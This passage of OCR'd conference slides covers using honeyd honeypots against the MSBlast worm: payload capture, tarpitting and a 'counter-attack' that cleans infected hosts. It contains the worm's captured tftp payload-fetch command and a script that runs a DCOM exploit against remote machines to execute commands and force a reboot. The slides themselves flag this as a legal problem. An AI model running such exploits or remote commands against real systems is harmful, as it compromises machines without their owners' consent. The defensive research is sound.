  0020: 5018 fb40 ea3c 0000 7466 7470 202d 6920  P.û@ê<..tftp -i
  0030: 3830 2e36 2e33 332e 3139 3220 4745 5420  80.6.33.192 GET
  0040: 6d73 626c 6173 742e 6578 650a            msblast.exe.
```

3b. Payload : Catch them all !

From honeyd.conf

```
add template tcp port 135 open
add template tcp port 4444 "/bin/sh scripts/4444.sh $ipsrc $ipdst"
```

./scripts/4444.sh

```
#!/bin/sh
# We create a temporary directory for each specific attacker
# to be sure that we will get every different versions on the wild
mkdir /tmp/$1-$2
cd /tmp/$1-$2
# we connect via tftp to the attacker
# and we get the msblast.exe file
tftp $1 << EOF
get msblast.exe
quit
EOF
```

3b. Payload : Catch them all !

MD5 signatures on msblast.exe files caught from infected hosts

(tftp problems, new versions…)


```
$ find /tmp | grep "msblast\.exe" | xargs md5 | cut -d '=' -f 2 | sort -u
 3a6bebd4d98032e6ec03f247a09e6a9a
 05304c1dd6465b4d11f2fdeab3577edb
 29560c3d522ab61815aaf32aa0e93131
 3a6bebd4d98032e6ec03f247a09e6a9a
 760e5ecfa5042d895452b90d83a585ee
 a768883b05f0510aeb58f2f36ad671a3
 b2504a07f7cfe544bc57b31d6ee92567
 d201dd5600d1cb84a99474156af1f804
 dfd80549c842d4602973e625146b13db
```

3b.

Propagation : Tarpit

3b. Propagation : Slow down !

- Goal : slowing the worm
  - very sloooooow network discussion :



TCP request to port 135 : wonna try the RPC DCOM Exploit

Okay, wait a little, I'm so busy...

wonna try the RPC DCOM Exploit, Okay ?

Okay, wait a little, I'm so busy...

...

3b. Propagation : Slow down !

- Ideas from Labrea (created by Tom Liston to slow Code Red)

- Apply the honeyd-0.6a patch (aug 03) to get a « tarpit » target :

  add template tcp port 135 **tarpit**

- Seen on the honeypot :

```
honeyd[13705]: Connection request: tcp (192.168.1.201:2107 - 192.168.1.55:135)
honeyd[13705]: Connection established: tcp (192.168.1.201:2107 - 192.168.1.55:135)
```

- Then the worm will consume CPU, memory and network on the infected host, in a never ending discussion.

3b. Propagation : Slow down !

Never ending TCP session to slow the worm...

```
SYN      05:07:05.866921 192.168.1.201.2107 > 192.168.1.55.135: S
         2578437252:2578437252(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
S|ACK    05:07:05.870905 192.168.1.55.135 > 192.168.1.201.2107: S
         2676926593:2676926593(0) ack 2578437253 win 5 <mss 1000> (DF)
ACK      05:07:05.870997 192.168.1.201.2107 > 192.168.1.55.135: . ack 1 win 65000 (DF)

05:07:14.634955 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:14.636237 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0  (Okay, wait a little, I'm so busy)

05:07:17.568834 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:17.570005 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0  (Okay, wait a little, I'm so busy)

05:07:29.599067 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:29.600297 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0  (Okay, wait a little, I'm so busy)
………….
```

3b. Propagation : Slow down !

- The new version, Honeyd-0.7, supports Tarpit capabilities **by default** (nov 03)

- From the file *honeyd.8* (man) :
  - *The special keyword **tarpit** is used to slow down the progress of a TCP connection. This is used to hold network resources of the connecting computer.*


3b.

Propagation / Counter-Attack (?)

3b. Propagation : Counter-attack

- The concept is easy for the honeypot :
  - If A try to infect H with W, A is probably infected
  - A may be vulnerable to W’s attack, so H tries to clean A

LEGAL ISSUE : Just clean your own computers [!!]



TCP request to port 135

TCP request to port 4444

CLEAN THAT HOST !!

TCP request to port 135

3b. Propagation : Counter-attack

Example : script to launch an automatic remote cleaning of infected hosts (!)

./scripts/4444.sh

```
#!/bin/sh
# launch the exploit against the internal attacker
# then execute commands to purify the ugly victim

/usr/local/bin/evil_exploit_dcom -d $1 -t 1 -l 4445 << EOF

taskkill /f /im msblast.exe /t
del /f %SystemRoot%\System32\msblast.exe
echo Windows Registry Editor Version 5.00 > c:\cleaner_msblast.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
   >> c:\cleaner_msblast.reg
echo "windows auto update" = "REM msblast" >> c:\cleaner_msblast.reg
regedit /s c:\cleaner_msblast.reg
del /f c:\cleaner_msblast.reg
shutdown -r -f -t 0
exit

EOF
```

3b. Counter-attack / Smart clean

http://www.rstack.org/oudot/cleaner.vbs

```
on error resume next
Set WSHShell = WScript.CreateObject("WScript.Shell")
Set WSHFso = WScript.CreateObject("Scripting.FileSystemObject")
systemroot = wshShell.ExpandEnvironmentStrings("%systemroot%")
on error resume next
WshSHell.RegDelete("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update")
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\"
   & strComputer & "\root\cimv2")
Set colProcessList = objWMIService.ExecQuery _
("Select * from Win32_Process Where Name = 'msblast.exe'")
For Each objProcess in colProcessList
        process_count = process_count + 1
        objProcess.Terminate()
Next
if WSHFso.FileExists(systemroot & "\system32\msblast.exe") then
   WSHFso.Deletefile systemroot & "\system32\msblast.exe",True
   set harmlessfile = WSHFso.CreateTextFile (systemroot & "\system32\msblast.exe")
end if
```


3b. Counter-attack / half-protect

Example : simple (dummy) C program to avoid a new contamination of MSBlast :

Billy.c

```
#include <windows.h>
#include <winbase.h>

int main() {
   ULONG err;
   CreateMutexA(NULL,(ULONG)1,"BILLY");
   err = GetLastError();
   if(err == 183) {
        MessageBox(NULL, "The mutex commonly used by MSBlast is already
   created...", "MSblast blocker/checker", MB_ICONERROR);
        return 0;
   }
   else {
        while(1==1)
                Sleep(6000);
   }
   return 0;
}
```




MSblast blocker/checker

The mutex commonly used by MSBlast is ever created...

3b. Limitations

- Evil worms
  - *Black worms* that destroy their victim or remove the vulnerability used to infect hosts : difficult to launch a remote cleaning with counter-attack...
- Availability
  - If a worm abuses local resources (CPU, memory), or if it generates local problems on the infected system, it may limit the possibilities to initiate a remote cleaning
- Complex worms
  - Protocol cyphered, polymorphic code ...
- ...



System Shutdown

This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:21

Message

Windows must now restart because the Remote Procedure Call (RPC) service terminated unexpectedly

Conclusions

Conclusions

- Honeypots to improve security (?)
  - – Cons : still young technologies (concepts...)
  - – Pros : from “proof of concept” to “real security tools”
- New races of worms (fast spreading)
  - – Lucky : not so many “ugly” worms
  - – Unlucky : real threat (DOS…!)
- Honeypots technologies could or should be used to fight against active worms
  - – Unlucky : Against “black worms”, parts of the protection may be ineffective (counter-attack, etc)
  - – Lucky : Yet Another Tool to protect the networks

Some references

- Ryan Permeh, Dale Coddington (Eeye), *Decoding and understanding Internet Worms*, 21th november 2001, http://www.blackhat.com/presentations/bh-europe-01/dale-coddington/bh-europe-01-coddington.ppt
- Edward Amoroso, *Fundamentals of computer security technology*, chapter 4.5 about « Typical virus operation »
- David J.Meltzer (Intrusec), *The coming age of defensive worms (the history of good worms)*, Toorcon, september 2003 http://www.toorcon.org
- Lance Spitzner, *Honeypots, tracking the hackers*, 2002 http://www.trackinghackers.com/
- VMWare : http://www.vmware.com
- Niels Provos, *Honeyd a virtual honeypot daemon*, 10th DFN-CERT Workshop, feb 2003, http://www.citi.umich.edu/u/provos/honeyd/ and http://www.honeyd.org/
- Tom Liston, *Welcome to my tarpit, the tactical and strategic use of Labrea*, http://www.hackbusters.net/Labrea/
- Zesheng Chen, Lixin Gao, Kevin Kwiat, *Modeling the spread of active worms*
- CAIDA, *Caida Analysis of Code-RED*, http://www.caida.org/analysis/security/code-red/
- Tony Bautts, *Slowing down Internet worms with tarpits*, 21th august 2003, http://www.securityfocus.com/infocus/1723
- MS03-026, RPC DCOM Vulnerability (used by MSBlast) http://www.microsoft.com/security/security_bulletins/ms03-026.asp
- Lance Spitzner, *Honeypots Farms*, august 2003 http://www.securityfocus.com/infocus/1720
- Honeynet Project, *The not so friendly world of cyberspace - know your enemy : worms at war*, 9th november 2000
- MSBLAST : 11th august 2003, http://www.microsoft.com/security/incident/blast.asp
- Nicholas Weaver, *How Many Ways to 0wn the Internet? Towards Viable Worm Defenses*, UC Berkeley 2002
- Stevens, *TCP/IP Illustrated : the protocols*, chapter 4.22 about persitant timers and TCP window size of 0
- Oudot Laurent, *Fighting Internet Worms With Honeypots*, Infocus http://www.securityfocus.com/infocus/1740

Thanks for your attention

Any (other) questions ?